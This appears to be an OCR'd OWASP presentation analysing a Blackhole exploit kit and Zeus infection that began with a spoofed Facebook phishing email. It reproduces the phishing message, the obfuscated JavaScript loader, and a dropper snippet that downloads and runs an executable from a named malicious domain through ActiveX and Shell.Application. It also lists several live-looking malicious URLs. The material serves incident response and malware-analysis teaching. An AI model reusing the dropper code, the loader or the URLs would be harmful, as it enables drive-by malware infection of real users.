MALWARE ANALYSIS IN AN OPERATIONAL ENVIRONMENT

Richard Costelloe

February 22st 2013

OWASP
The Open Web Application Security Project

Malware Analysis in an Operational Environment

This presentation reviews a response-methodology to a multi-stage, 'zero-day' malware attack against a corporate information-systems network. Using limited resources and with a specific aim to ensure a comprehensive and efficient response, the attack is analysed in detail and various defensive precautions, principles and techniques are discussed.

This analysis reviews and seeks to understand a typical, contemporary malware-attack approach, which has been explicitly designed to make detection and prevention for IT and security staff extremely challenging. Included in this analysis are detailed explanations of evasive techniques such as social-engineering, spear-phishing, SMTP spoofing, HTTP and JavaScript obfuscation, binary code-packing, password and data harvesting, data encryption and exfiltration, file-droppers, process-injection and bot-nets.

Alongside this analysis the presentation will discuss some basic tools and techniques which IT and Information Security teams can employ to help detect and counter such attacks against their networks and data. With a very basic foundation in programming and digital forensics, this discussion will review the use of free/open-source tools to help create an efficient understanding of the threat and creation of a focused and effective response plan. Included will be an overview of defensive-methodologies and processes such as system and network hardening and monitoring, data de-obfuscation, decoding and decryption, static and dynamic analysis of malware code and binaries and forensic best practises.

MUREX

Qui suis-je ?

Richard Costelloe (MA, CISSP, CEH) is an Information-Security professional employed by Murex (Enterprise Risk Management), focusing on Information Security governance, compliance and policy development, risk-management, staff training & education, data-leaks, working with IT teams for system-hardening and penetration-testing and software-development teams with code-reviews and application-security audits for Murex's Java/C++ based financial software products.

MUREX™

Malware Attack: Detection

- The original phishing email arrived on October 25th, addressed to a number of legitimate accounts across four offices, various teams including Senior Management. Email and security staff were notified and a copy retrieved. All staff in 'cc' immediately notified to delete mail.

From: Facebook <update+hiehdzge@facebookmail.com>
To:
Cc:
Subject: Victoria Carpenter commented on your status

facebook

Hello,

Victoria Carpenter commented on your status.

Victoria wrote: "so cute;)"

Go to comments

See Comment

Reply to this email to comment on this status.

This message was sent to If you don't want to receive these emails from Facebook in the future, please unsubscribe.
Facebook, Inc., Attention: Department 415, PO Box 10005, Palo Alto, CA 94303

Malware Attack: Overview

- **Blackhole Dropper with Adobe exploit**
  - 'Phishing' spoofed email from Facebook with malicious link
  - Skipping HTML & JavaScript functions across multiple domains
  - PHP, JavaScript obfuscation, three layers of encoding,
  - Self-building, executing code: HTML to .exe
  - New code detects browser & adobe reader versions
  - Exploit attempt, target to retrieve and launch another binary
  - Binary is compressed, packed, obfuscated and also self-building
  - Harvests, packs and encrypts (RC4) local data, sends as HTTP Post
  - Retrieves and launches another binary

- **Zeus..**
  - Creates, launches new file, sets to auto-run
  - Process-injection techniques to hide
  - SSL outgoing, stream of pseudo-random DNS queries
  - Game over: Data stolen & once C&C contact is established anything goes (financial or espionage..), remote connections, key-loggers, bot-net, blackmail

Basic Methodology: Battling Zeus in a BlackHole

- Malware attack with no traceable source and no way to know what the aim is
- Detect, Assess and Responding to a zero-day
  - Detect:
    - If lucky, staff will mention it..
    - Check network access logs for random and specific domains/IP's
    - IDS/IPS if unusual
  - Assess:
    - Analyse code & execution to predict behaviours
    - Assess threat
    - Assess risk
  - Response:
    - Evaluate risk in context
    - Technical response
    - Training & awareness..

Email header: Routing data

```
Microsoft Mail Internet Headers Version 2.0
(deleted internal routing headers)

Received: from unknown (HELO livebox) ([92.59.249.141])
  by                with ESMTP; 25 Oct 2012 17:29:19 +0200

Received: from  92.59.249.141 (account unsatisfiedw7@hendrickauto.com HELO
goqghqxqolhhohb.wntjpdruygypo.va) by livebox (CommuniGate Pro SMTP 5.2.3)
with ESMTPA id 964676285 for; Thu, 25 Oct 2012 16:29:19 +0100

From: "Facebook" update+hiehdzge@facebookmail.com
To: <>

Subject: Victoria Carpenter commented on your status
Date: Thu, 25 Oct 2012 16:29:19 +0100
Message-ID: <2471126175.ZZZ8V600606@qrbgspaanf.mjrzm.su>

MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="----=_lvgh_67_55_72"
X-Mailer: uydcr-51
Content-Language: en

Return-Path: kuschd40@marston.com
X-OriginalArrivalTime: 25 Oct 2012 15:41:10.0814 (UTC) FILETIME=[284F63E0:(
```

- Several spoofed domains
- 92.59.249.141 is only real data
- WHOIS: France Telecom, Spain

HTML Code

- The email is formatted as HTML and uses 'link manipulation', with an 'href' pointing to an unexpected domain: deniquecrafts.co.za

```
"Times New Roman"'>Victoria Carpenter commen
</div>
<div style='margin-bottom:11.25pt'>
<p class=MsoNormal style='margin-bottom:12.
9.0pt;mso-fareast-font-family:"Times New Ro
<table class=MsoNormalTable border=0 cellsp
 style='border-collapse:collapse;mso-yfti-t
 0cm 0cm 0cm 0cm'>
 <tr style='mso-yfti-irow:0;mso-yfti-firstr
  <td style='border:solid #E2C822 1.0pt;mso-
  background:#FFF9D7;padding:7.5pt 7.5pt 7.5pt 7.5pt'>
  <p class=MsoNormal><span style='font-size:8.5pt;font-family:"Tahoma","sans-serif";
  mso-fareast-font-family:"Times New Roman"'><a
  href="http://deniquecrafts.co.za/uaQyzR6/index.html"><span
  style='color:#3B5998;text-decoration:none;text-underline:none'>Go to comments</span></
  </td>
 </tr>
</table>
```

HTML Code

- Further Analysis requires moving from passive to active approach, with caution:
  - Making contact: Accessing and downloading data from foreign, possibly hostile/malicious networks and servers. Dangerous even if from neutral networks (Tor)
  - Shaking the Tree? Possibly alerting attackers:
    - Reconnaissance, provoking a reaction
    - Something worked, emails are valid?
- Plan B! Verify, Contain, Monitor and move on..
  - Check proxy logs for previous access to domain from LAN, alert remote users and delete all copies of Email
  - Update firewalls, proxies, anti-spam & Network IDS to block and alert attempts, check local HIPS
  - Staff awareness & training

Analyzing the malicious link

- index.html acquired: with 'wget' (i.e. non-browser) via proxy

```
<html>
<table width="275" border="1" cellpadding="3" bordercolor="#0000FF"><tr><td>
<div align="center">Connecting to server...</div></td></tr></table></a>
<script type="text/javascript" src="http://cangar24924.com/e6zgghB2/js.js"></script>
<script type="text/javascript" src="http://indiasimplified.com/QKdtdMc2/js.js"></script>
<script type="text/javascript" src="http://univercard.org/ves87T3E/js.js"></script>
</html>
```

- The page's HTML code shows a simple operation: execution of three separate and remote JavaScript files. Each script contains one line:
  - document.location='http://skodadiseltunning.org/links/let-it_be.php';
  - document.location='http://ser.luckypetspetsitting.com/links/let-it_be.php';
  - document.location='http://srv.michigancrotchrockets.com/links/let-it_be.php';
- PHP files retrieved (all identical)

Blackhole analysis

```
<html>

    <head>
        <title></title>
    </head>

    <body>
        <div dqa="asd"></div>
        <script>
            p = eval("p" + "arseInt");

            function asd() {
                return document.getElementsByTagName("span")[0];
            }
            function asd2() {
                return q.getAttribute(i);
            }
            function asd3() {
                a += String.fromCharCode(p(s.substr(i, 2), 25));
            }
            function asd4() {
                eval(a);
            }
            zxc = (020 == 0x10);
        </script><span> (28,000 characters of obfuscated code)</span>
        <script>
            if (zxc) {
                var q = asd();
                var s = "",
                    a = "";
                for (i = 0; i < 93; i++) {
                    s += asd2();
                }
                s = s.replace(/[^a-z0-9]+/g, "");
                for (i = 0; i < s.length; i += 2) {
                    asd3();
                }
                try {
                    window.document.body = s
                } catch (awt) {
                    asd4()
                }
            }
        </script>
    </body>

</html>
```

Understanding the code

- PHP?
  - HTML
  - JavaScript I : Defines functions
  - "Span": Encrypted/encoded array
  - JavaScript II: Defines variables, calls functions

What can we expect to occur?

1. Functions & variables are defined
2. Large payload is defined
3. Sanity check ("If"), variables defined, two loops and an execution in browser window
4. Something happens…

Blackhole Analysis

- **1 "Span"**
  - > 28,000 characters
  - Pattern: 93 tagged sections
  - Any guesses?

```
<span 1=
"4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f
@46413o4g1l&4c4e4b4g4b+4g414c4111%4g4b384g4e)454a43113o#3m48
0=
"!4g4e414n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f4
a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4
86=
"442b2b&1o1g472b19+1n191i4729%40114c4h4f)441f471g29#50294e41
j454a404b%4j11484b3o)3m4g454b4a#11444e4142*2b1e444g4g!4c281m
34=
"1j3o1144(3m4a404841@4e1f3o114e&4h4a3c3142+4h4a3o4f1j%3o1g1g
@4f281k211j&4c484h4345+4a281n5029%45421f183o)11454f384g#4e45
65=
"14e)2h3m4f411f#1g114e414c*483m3o411f!1m3h4f1m43^1j19191g29_
1i4711*4c484h4345!4a38454m41^1i1e19171e_294d1i2b1e$4f4g41484
54=
"a17)1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a_
4g441f*471g1j442b!3m114f4c3m^4a1j462b3o_1143414g3c$45404g441
15=
"431f471g2d_3g473i2847$29424b4e1f(402b1n2940@2a46114841&4a43
4a$3m3n484140(35484h4345@4a1g1g4n48&2b42114041+4f3o4e454c%4g
55=
"!404o4o183o^1143414g2i_34324b3n46$1f491g1g4n(4e414g4h4e@4a1
o4o_3o114c484h$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+4
```

Blackhole Analysis

II JavaScript execution flow

- IF statement, (which is always true?)
- Set's q as the result of function asd(), initiates: "s" and "a"
- 94 loops
  - asd2() to construct full string: "s"
  - Parsing, substitution, cleaning up
- Decode "s", run asd3() on pairs
- Try: Attempts to execute the resulting payload

```
<script>

if(zxc)
{

var q=asd();
var s="",a="";

for(i=0;i<93;i++){s+=asd2();}
s=s.replace(/[^a-z0-9]+/g,"");
for(i=0;i<s.length;i+=2){asd3();}
try{window.document.body=s}catch(awt){asd4()}

}
</script>
```

Blackhole Analysis

JavaScript Detail

- **If (zxc) {**
  The first part calls the variable 'zxc' – which has been determined as 'True' – this is a strange 'sanity check', basically setting a validity or integrity check for the remainder of the section. It's not clear why this is included however as the value would always be 'True' – but potentially it's verifying the operating environment.

- **var q = asd(); var s = "", a = "";**
  Result is 'q' given a value of "*[object HTMLSpanElement]*", two new variables initiated

- **for (i = 0; i < 93; i++) {s += asd2()}**
  The first "for" loop reformats the 'Span' variable in proper order. This loop specifies that for 93 steps (0-92), the variable 's' is created with each of the Span elements in numerical order.

- **s = s.replace(/[^a-z0-9]+/g, "");**
  This section basically parses the new Span variable to remove non-alphanumeric characters, "(!"#$%^&*())" - which were added as an additional layer of obfuscation. Following this method the length of the Span variable is reduced by over 2500 characters

- **for (i = 0; i < s.length; i += 2) {asd3()}**
  This section runs the next de-obfuscation routine. The for-loop runs from 0 to the length of the Span variable, in steps of 2. The function asd3() then uses the following two characters in the sequence for an encoding-substitution based on the radix base 25. The string 'a' in asd3() is then appended with the resulting character. Following this section the value of 'a' is now readable and executable code.

- **try {window.document.body=s} catch(awt) {asd4()}**
  Finally uses decoded characters as payload in new browser window

Blackhole Analysis

III JavaScript functions

- Creates variable (p) as a function: "Function parseInt(){[ ]}"
- Extracts from Span
- Various character substitution and decoding loops
- Executes code
- (Validity check data define)

What can we predict? What do we know? Not much…

```
<script>

p=eval("p"+"arseInt");
function asd(){return document.getElementsByTagName("span")[0];}
function asd2(){return q.getAttribute(i);}
function asd3() {alert(a+=String.fromCharCode(p(s.substr("4g",2),25)));}
function asd4(){eval(a);}
zxc=(020==0x10);

</script>
```

BlackHole Analysis

JavaScript Detail

- **p = eval("p"+"arseInt");** In JavaScript the 'eval' statement is similar to 'execute'. The result of ("p" + "arseInt") creates "ParseInt" – which JavaScript interprets as a native function. The actual value of variable 'p' is assigned the statement: "Function parseInt(){[native code]}"
- **function asd(){return document.getElementsByTagName("span")[0];}** Extracts sections of the "Span" code by tag, which later get's assigned as 'q'
- **function asd2(){return q.getAttribute(i);}** This function is used for the parsing of the large 'span' variable. When implemented this is used to separate out the 'span' to 93 individual variables. The variable 'q' from above is used here.
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **s.substr(i,2)** : JavaScript method for extracting code from variable 'i', for two characters at a time
- **String.fromCharCode(p(s.substr(i,2),25))** 'p' is given function 'parseInt()', so in operation this would read: **parseInt(s.substr(i,2),25**) This function parses the string that results from (s.substr(i,2), and returns an integer. The integer itself is derived from interpreting this string using an encoding or substutituion 'radix parameter' value of 25. From here the '**String.fromCharCode**' performs another level of encoding substitution – creating unicode values from the string defined.
- **function asd4(){eval(a);}** The final function '**asd4()**' simply executes '**a**', which is now the decoded and assembled payload of the web page
- **zxc=(020==0x10);** This is curious sanity check. In JavaScript the string **020** is here interpreted as an octal value, which is equivalent to the decimal number **16**. The string **0x10** is a hex string, also equal to the decimal 16. So the value returned in this case is (given the operator '==') is the value **True.**

```
1  <html>
2  <head>
3  <title></title>
4  </head>
5  <body>
6
7  <div dqa="asd"></div>
8
9  <script>
10 alert('Hi there!');
11
12 p=eval("p"+"arseInt");
13 function asd(){return document.getElementsByTagName("span")[0];}
14 function asd2(){return q.getAttribute(i);}
15 function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}
16 function asd4(){eval(a);};
17 zxc=(020==0x10);
18
19 </script>
20
21 <span 1="4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j4
22
23 </span>
24
25
26 <script>
27
28 if(zxc)
29 {
30
31 var q=asd();
32 var s="",a="";
33
34 for(i=0;i<93;i++){s+=asd2();}
35 s=s.replace(/[^a-z0-9]+/g,"");
36 for(i=0;i<s.length;i+=2){asd3();}
37 try{window.document.body=s}catch(awt){asd4()}
38
39 }
40 </script>
41 </body>
42 </html>
43
```

Dynamic Testing

- Run the HTML, JavaScript functions safely in browser
- Notepad++, Firefox (Web Dev Toolbar)
- Reverse-engineer loops and decode
- Run the script in a controlled method:
  - Insert breaks, change flow operation
  - Execute functions in a controlled way
  - Display live values of variables
  - Change values of data
- Use of 'Alert()'
- Keep notes..

BlackHole Analysis

Dynamic Testing

- Display values, results from obfuscated functions

```
<script>

alert(p=eval("p"+"arseInt"));
function asd(){return document.getElementsByT
function asd2(){return q.getAttribute(i);}
function asd3(){a+=String.fromCharCode(p(s.su
function asd4(){eval(a);};
zxc=(020==0x10);

</script>
```

BlackHole Analysis

```
<script>

p=eval("p"+"arseInt");

function asd(){return document.getElementsByTagName("span")[0];}
function asd2(
function asd3(
function asd4(

</script>

<span 1="4a174
</span>


<script>

//if(zxc){
var q=asd();
var s="",a="";

for(i=0;i<93;i++){s+=asd2();

alert(
    'i= ' + i
+   '\ns= ' + s

);


//}
//s=s.replace(/[^a-z0-9]+/g,"");
//for(i=0;i<s.length;i+=2){
//  asd3();
}
//try{window.document.body=s}catch(aut){asd4()}}

</script>
```

Message from webpage

i= 0
s=
!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4
a28&191n1l251l+26191j4a3m%4941281935)484h43454a#2i414g413o*4g1
91j443m!4a4048414e^28424h4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g
@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1g50501j45#4f2i4
14245*4a41402842!4h4a3o4g45^4b4a1f3n1g_4n4e414g4h$4ea=

OK

Message from webpage

i= 1
s=
!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4
a28&191n1l251l+26191j4a3m%4941281935)484h43454a#2i414g413o*4g1
91j443m!4a4048414e^28424h4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g
@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1g50501j45#4f2i4
14245*4a41402842!4h4a3o4g45^4b4a1f3n1g_4n4e414g4h$4e4a174g4l(4c
414b4217@3n182b194h&4a40414245+4a41401950%1j454f2f4e)4e3m4l28
42#4h4a3o4g45*4b4a1f3n1g!4n4e414g4h^4e4a1f1m3m_4e4e3m4l1m$45
1g1l4g41(4f4g1f343n@46413o4g1l&4c4e4b4g4b+4g4l4c411l%4g4b384g
4e)454a431l3o#3m48481f3n*1g1g501j45!4f2k4h4a3o^28424h4a3o_4g454
b4a1f$3n1g4n4e41(4g4h4e4a17@4g4l4c414b&42173a=

OK

- **First Step: Testing assembly and Parsing**
  - Sanity check removed
  - Several functions disabled
  - Isolate first routine and watch: Assembles the Span in order.
  - Values of variable (s) shown incrementing

BlackHole Analysis

Parsing routine on (s)

- *s = s.replace(/[^a-z0-9]+/g, "");*
- *Alert()*, before and after

```
!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i
e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1
4e3m4l2842#4h4a3o4g45*4b4a1f3n1g!4n4e414g4h^4e4a1f1
4a3o_4g454b4a1f$3n1g4n4e41(4g4h4e4a17@4g4l4c414b&42
a4319501j+454f334h49%28424h4a3o)4g454b4a1f#3n1g4n4e
217*3n2b2b194f!4g4e454a43^191d1d1f1m_3h401m1g1l$4g4
1m431j43(414g334h49@28424h4a3o&4g454b4a1f+3n1j3o1g4
43%414g334h49)3741434k1g#1l414k413o*1f3n1g284a!4h48
f1j3o1j^3n1j3m1j43_2b4c3m4e4f$412n4a4g29(45421f411l
f@1g4n4e414g&4h4e4a1740+1l3o4b494c%3m4e41334h)494f1
4e1f3m#2b1n293m2a*323m4g441l!49454a1f3o^1l48414a43_
_3m3i1j1o1n$1g2a431f3n(3g3m3i1j1o@1n1g1g4n4e&414g4h
f1840+1l454f384g%4e334h491f)3n1g1g4n4e#414g4h4e4a*1
4f4c48454g!334h493741^434k1g1l3o_4b4a3o3m4g$1f3g191
1g4n(413g3m3i2b@3741432j4k&4c1l1b2050+45421f3m2c%3o
91g501j1b)1b443m4f32#4549413941*4c4128424h!4a3o4g45
m4l^1f3o1g2d3o_281f3m1l45$4f384g4e45(4a431f3o1g@2d3
1l4g414f&4g1f403g3n+3i1g1g4n42%2b4a3m4i45)433m4g4b4
```

```
4g4e4l4n4i3m4e1735484h43454a2i414g413o4g2b4n4i
4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142
414g4h4e4a1f1m3m4e4e3m4l1m451g1l4g414f4g1f343n
2b2b19424h4a3o4g454b4a19501j454f384g4e454a4328
4b42173n2b2b194a4h493n414e19501j454f384g4e334h
281m3g3h403i3g3h403h1l3h3k1j1k3i1h1m1j4f4c4845
2d1f401l454f2i4142454a41401f3o1g2d4a414j173741
4h4a3o4g454b4a1f441j421j401g4n4i3m4e17412b4g44
401g1d1d401l3o4b494c3m4e41334h494f1g4n4e414g4h
3741434k1g29424b4e1f3m2b1n293m2a323m4g44114945
3m3i1j1o1n1g2a431f3n3g3m3i1j1o1n1g1g4n4e414g4h
334h491f3n1g1g4n4e414g4h4e4a174a4h48485045421f
3o3m4g1f3g191n191j191n191j191n191j191n193i1g29
181f1m3h401m1g1l4g414f4g1f413g3m3i1g1g4n413g3m
4e4a17424h4a3o4g454b4a1f3o1g4n45421f183m1l454f
1l48414a434g44293n1i1i1g4n45421f3m1l454f384g4e
```


BlackHole Analysis

```
117 <script>
118     if (zxc) {
119         var q = asd();
120         var s = "",
121             a = "";
122         for (i = 0; i < 93; i++) {
123             s += asd2();
124         }
125         s = s.replace(/[^a-z0-9]+/g, "");
126         for (i = 0; i < s.length; i += 2) {
127             asd3();
128         }
129         try {
130             window.document.body = s
131         } catch (awt) {
132             asd4()
133         }
134     }
135 </script>
```

Multiple-Decoding Routines

- For length of S, run asd3() to create 'a'
  - ParseINT(): String to Integer
  - Encoding: fromCharCode(): Radax 25
- Alert placed in function, not script!
- First string is '4g', alert gives 't'
- Second '4e', equals 'r'

```
14  function asd(){return document.getElementsByTagName("span")[0];}
15  function asd2(){return q.getAttribute(i);}
16  function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25)), alert(a);}
17  //function asd4(){eval(a);};
18  zxc=(020==0x10);
```





"494h4e414k" = murex

BlackHole Analysis

Resulting string

- Executable JavaScript is constructed from 'Span', appears to be a Plugin-Detection routine





```
try {
    var PluginDetect = {
        version: "0.7.8",
        name: "PluginDetect",
        handler: function (c, b, a) {
            return function () {
                c(b, a)
            }
        }
```

Blackhole Analysis

Adobe Exploit Payload

- Self-building HTML code!
- Browser, Plugin versions checked..
- Adobe exploit constructed and ran

```
if (!d.isIE) {
    a = "Adobe.*PDF.*Plug-?in|Adobe.*Acrobat.*Plug-?in|Adobe.*Reader.*Plug-?in";
    if (g.getVersionDone !== 0) {
        g.getVersionDone = 0;
        b = d.getMimeEnabledPlugin(g.mimeType, a);
        if (!j) {
            n = b
        }
        if (!b && d.hasMimeType(g.mimeType)) {
            b = d.findNavPlugin(a, 0)
```

```
insertHTML: function (g, b, h, a, l) {
    var m, n = document,
        k = this,
        q, p = n.createElement("span"),
        o, j, f = "<";
    var c = ["outlineStyle", "none", "borderStyle"
    var i = "outline-style:none;border-style:none;
    if (!k.isDefined(a)) {
        a = ""
    }
    if (k.isString(g) && (/[^\s]/).test(g)) {
        g = g.toLowerCase().replace(/\s/g, "");
        q = f + g + ' width="' + k.pluginSize + '"
        q += 'style="' + i + 'display:inline;" ';
        for (o = 0; o < b.length; o = o + 2) {
```

```
Plugins: {
    adobereader: {
        mimeType: "application/pdf",
        navPluginObj: null,
        progID: ["AcroPDF.PDF", "PDF.PdfCtrl"],
        classID: "clsid:CA8A9780-280D-11CF-A24D-444553540000",
        INSTALLED: {},
        pluginHasMimeType: function (d, c, f) {
            var b = this,
                e = b.$,
                a;
            for (a in d) {
                if (d[a] && d[a].type && d[a].type == c) {
                    return 1
                }
```

```
c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\/\s*\d/i).test(i);
c.verGecko = c.isGecko ? c.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).te
c.isChrome = (/Chrome\s*\/\s*(\d[\d\.]*)/i).test(i);
c.verChrome = c.isChrome ? c.formatNum(RegExp.$1) : null;
c.isSafari = ((/Apple/i).test(g) || (!g && !c.isChrome)) && (/Safa
c.verSafari = c.isSafari && (/Version\s*\/\s*(\d[\d\.]*)/i).test(i
c.isOpera = (/Opera\s*[\/]?\s*(\d+\.?\d*)/i).test(i);
c.verOpera = c.isOpera && ((/Version\s*\/\s*(\d+\.?\d*)/i).test(i)
c.addWinEvent("load", c.handler(c.runWLfuncs, c))
```

BlackHole Analysis

Exploit Warhead: File Dropper


- "aa1928a.exe" is same HTML code, created and launched locally
- Remote file (Update_Flash_Player.exe) is retrieved – possible execution via Adobe exploit

```
712 end_redirect = function () {
713     window.location.href = 'http://skodadiseltunning.org/adobe/update_flash_player.exe';
714 };
715 window.onbeforeunload = function () {
716     return "";
717 };
718 try {
719     var ra4 = ".//..//aa1928a.exe",
720         ra3 = document.createElement("object");
721     ra3.setAttribute("id", ra3);
722     ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
723     try {
724         var ra0 = ra3.CreateObject("adod".concat("b.str", "eam"), ""),
725             ra1 = ra3.CreateObject("Shell.Application", ""),
726             ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
727         try {
728             ra2.open("GET", "http://skodadiseltunning.org/links/let-it_be.php?zmglndxu=0402
729             ra2.send();
730             ra0.type = 1;
731             ra0.open();
732             ra0.Write(ra2.responseBody);
733             ra0.SaveToFile(ra4, 2);
734             ra0.Close();
735         } catch (e) {}
736         try {
737             with(ra1) {
738                 shellexecute(ra4);
```

Blackhole Analysis

Exploit warhead: File Dropper

- Adobe Exploit Data:
  - CLSID: BD96C556-65A3-11D0-983A-00C04FC29E36
  - msxml2.XMLHTTP
  - http://skodadiseltunning.org/links/let-it_be.php?zmqlndxu=0402090838&slsf=03370302073706343433&teu=04&kjaiyh=mmdrnngp&oac=jlcqebbf (possible
  - Shell.Application : SaveToFile .//..//aa1928a.exe
- Result: Malware binary ("update_flash_player.exe) is downloaded, but seems executed only on refresh

